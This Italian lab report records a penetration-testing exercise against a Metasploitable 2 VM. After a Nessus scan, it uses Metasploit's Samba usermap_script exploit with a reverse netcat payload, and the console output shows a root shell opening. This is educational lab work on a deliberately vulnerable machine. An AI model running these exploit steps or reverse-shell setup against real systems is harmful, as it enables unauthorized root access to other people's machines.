

Report Attività Giorno 4

Network Exploitation con Metasploit Framework

Target: Metasploitable 2 (192.168.50.150)

Attacker: Kali Linux (192.168.50.100)

Obiettivo: Sfruttamento vulnerabilità Samba (Porta 445)

```
kali㉿kali: ~
Session Actions Edit View Help
msf > use 13
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
CHOST            no        The local client address
CPORT            no        The local client port
Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, s
RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           139      yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
LHOST  192.168.50.100  yes       The listen address (an interface may be specified)
LPORT   4444            yes       The listen port

Exploit target:

Id  Name
-- 
0   Automatic

View the full module info with the info, or info -d command.
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf exploit(multi/samba/usermap_script) > run
```

Data: 27 gennaio 2026

1 Introduzione e Obiettivi

L'obiettivo dell'attività odierna è identificare e sfruttare una vulnerabilità critica nel servizio di condivisione file **Samba**, attivo sulla macchina target *Metasploitable 2*. L'attacco prevede una fase preliminare di scansione delle vulnerabilità, seguita dall'utilizzo del framework **Metasploit** per ottenere l'accesso remoto non autorizzato (Reverse Shell).

2 Fase 1: Vulnerability Assessment (Nessus)

In prima istanza, è stata eseguita una scansione automatizzata utilizzando il tool **Nessus Essentials** per mappare la superficie di attacco del target (IP: 192.168.50.150).

La scansione ha evidenziato una vulnerabilità critica relativa al servizio Samba (Porte 139/445 TCP), identificata come "*Samba 'username map script' Command Execution*". Questa falla permette l'esecuzione di codice arbitrario tramite metacaratteri shell non sanitizzati.




Figura 1: Risultato della scansione Nessus.

HIGH Samba Badlock Vulnerability

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

Figura 2: Risultato della scansione Nessus: rilevata vulnerabilità Samba.

3 Fase 2: Exploitation con Metasploit

3.1 Selezione dell'Exploit

Avviata la console di Metasploit ('msfconsole'), è stata effettuata una ricerca per individuare i moduli disponibili per il servizio Samba. Come mostrato in Figura 3, è stato identificato l'exploit `multi/samba/usermap_script` (Rank: Excellent).

#	Name	Disclosure Date	Rank	Check	Description
0	<code>exploit/unix/webapp/citrix.access_gateway_exec</code>	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	<code>exploit/windows/license/caliclient_getconfig</code>	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overfl
2	_ target: Automatic
3	_ target: Windows 2000 English
4	_ target: Windows XP English SP0-1
5	_ target: Windows XP English SP2
6	_ target: Windows 2003 English SP0
7	<code>exploit/unix/misc/distcc_exec</code>	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
8	<code>exploit/windows/smb/group_policy_startup</code>	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
9	_ target: Windows x86
10	_ target: Windows x64
11	<code>exploit/windows/fileformat/ms14_060_sandworm</code>	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code
12	<code>exploit/unix/http/quest_kace_systems_management_rce</code>	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
13	<code>exploit/multi/samba/usermap_script</code>	2007-05-14	excellent	No	Samba "username map script" Command Execution
14	<code>exploit/multi/samba/ntrans</code>	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 ntrans Buffer Overflow
15	<code>exploit/linux/samba/setinfo(policy_heap</code>	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Ove
16	_ target: 2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10
17	_ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10
18	_ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.04
19	_ target: 2:3.5.4-dfsg-1ubuntu8 on Ubuntu Server 10.10
20	_ target: 2:3.5.6-dfsg-3squeeze6 on Debian Squeeze
21	_ target: 3.5.10-0.107.el5 on CentOS 5
22	<code>auxiliary/admin/smb/samba_symlink_traversal</code>	.	normal	No	Samba Symlink Directory Traversal
23	<code>exploit/linux/samba/chain_reply</code>	2010-06-16	good	No	Samba chain_reply Memory Corruption (Linux x86)
24	_ target: Linux (Debian5 3.2.5-4lenny6)


Figura 3: Ricerca dei moduli Samba in MSFConsole.

3.2 Configurazione del Payload

Dopo aver selezionato il modulo (use 13), sono stati configurati i parametri di rete fondamentali:

- **RHOSTS:** 192.168.50.150 (IP Vittima)
- **LHOST:** 192.168.50.100 (IP Attaccante)
- **LPORT:** 5555 (Porta di ascolto personalizzata come da requisiti)

È stato confermato l'utilizzo del payload cmd/unix/reverse, che istruisce la vittima a connettersi verso la macchina attaccante.



```

Session Actions Edit View Help
kali㉿kali: ~
msf > use 13
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name      Current Setting  Required  Description
CHOST          no           The local client address
CPORT          no           The local client port
Proxies        no           A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, s
RHOSTS         yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          139          yes          The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
LHOST    192.168.50.100   yes          The listen address (an interface may be specified)
LPORT    4444            yes          The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.


msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:54639) at 2026-01-27 05:39:38 -0500

```

Figura 4: Configurazione dei parametri RHOSTS e LHOST.

3.3 Esecuzione dell'Attacco

Lanciando il comando run, l'exploit ha inviato il payload malevolo al servizio Samba. Come evidenziato in Figura 5, l'attacco ha avuto successo immediato, aprendo la Sessione 1 (Command Shell).



```

msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:54639) at 2026-01-27 05:39:38 -0500
whoami
root

```

Figura 5: Ottenimento della Reverse Shell (Session 1 opened).

4 Fase 3: Verifica Post-Exploitation

Per confermare l'avvenuta compromissione e l'identità della macchina controllata, è stato eseguito il comando `ifconfig` direttamente dalla shell remota. L'output conferma che stiamo operando sull'indirizzo IP 192.168.50.150, corrispondente alla macchina Metasploitable.

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:54639) at 2026-01-27 05:39:38 -0500

whoami
root
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:d9:b0:2d
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed9:b02d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:130 errors:0 dropped:0 overruns:0 frame:0
          TX packets:385 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12579 (12.2 KB) TX bytes:29882 (29.1 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:479 errors:0 dropped:0 overruns:0 frame:0
          TX packets:479 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:155233 (151.5 KB) TX bytes:155233 (151.5 KB)
```

Figura 6: Verifica dell'indirizzo IP della vittima tramite comando `ifconfig`.

5 Conclusioni

L'attività ha dimostrato come una configurazione obsoleta di Samba permetta a un attaccante remoto di ottenere privilegi di root sulla macchina target senza necessità di autenticazione. L'uso combinato di Nessus per l'identificazione e Metasploit per l'esecuzione ha permesso di completare la catena di attacco in pochi passaggi.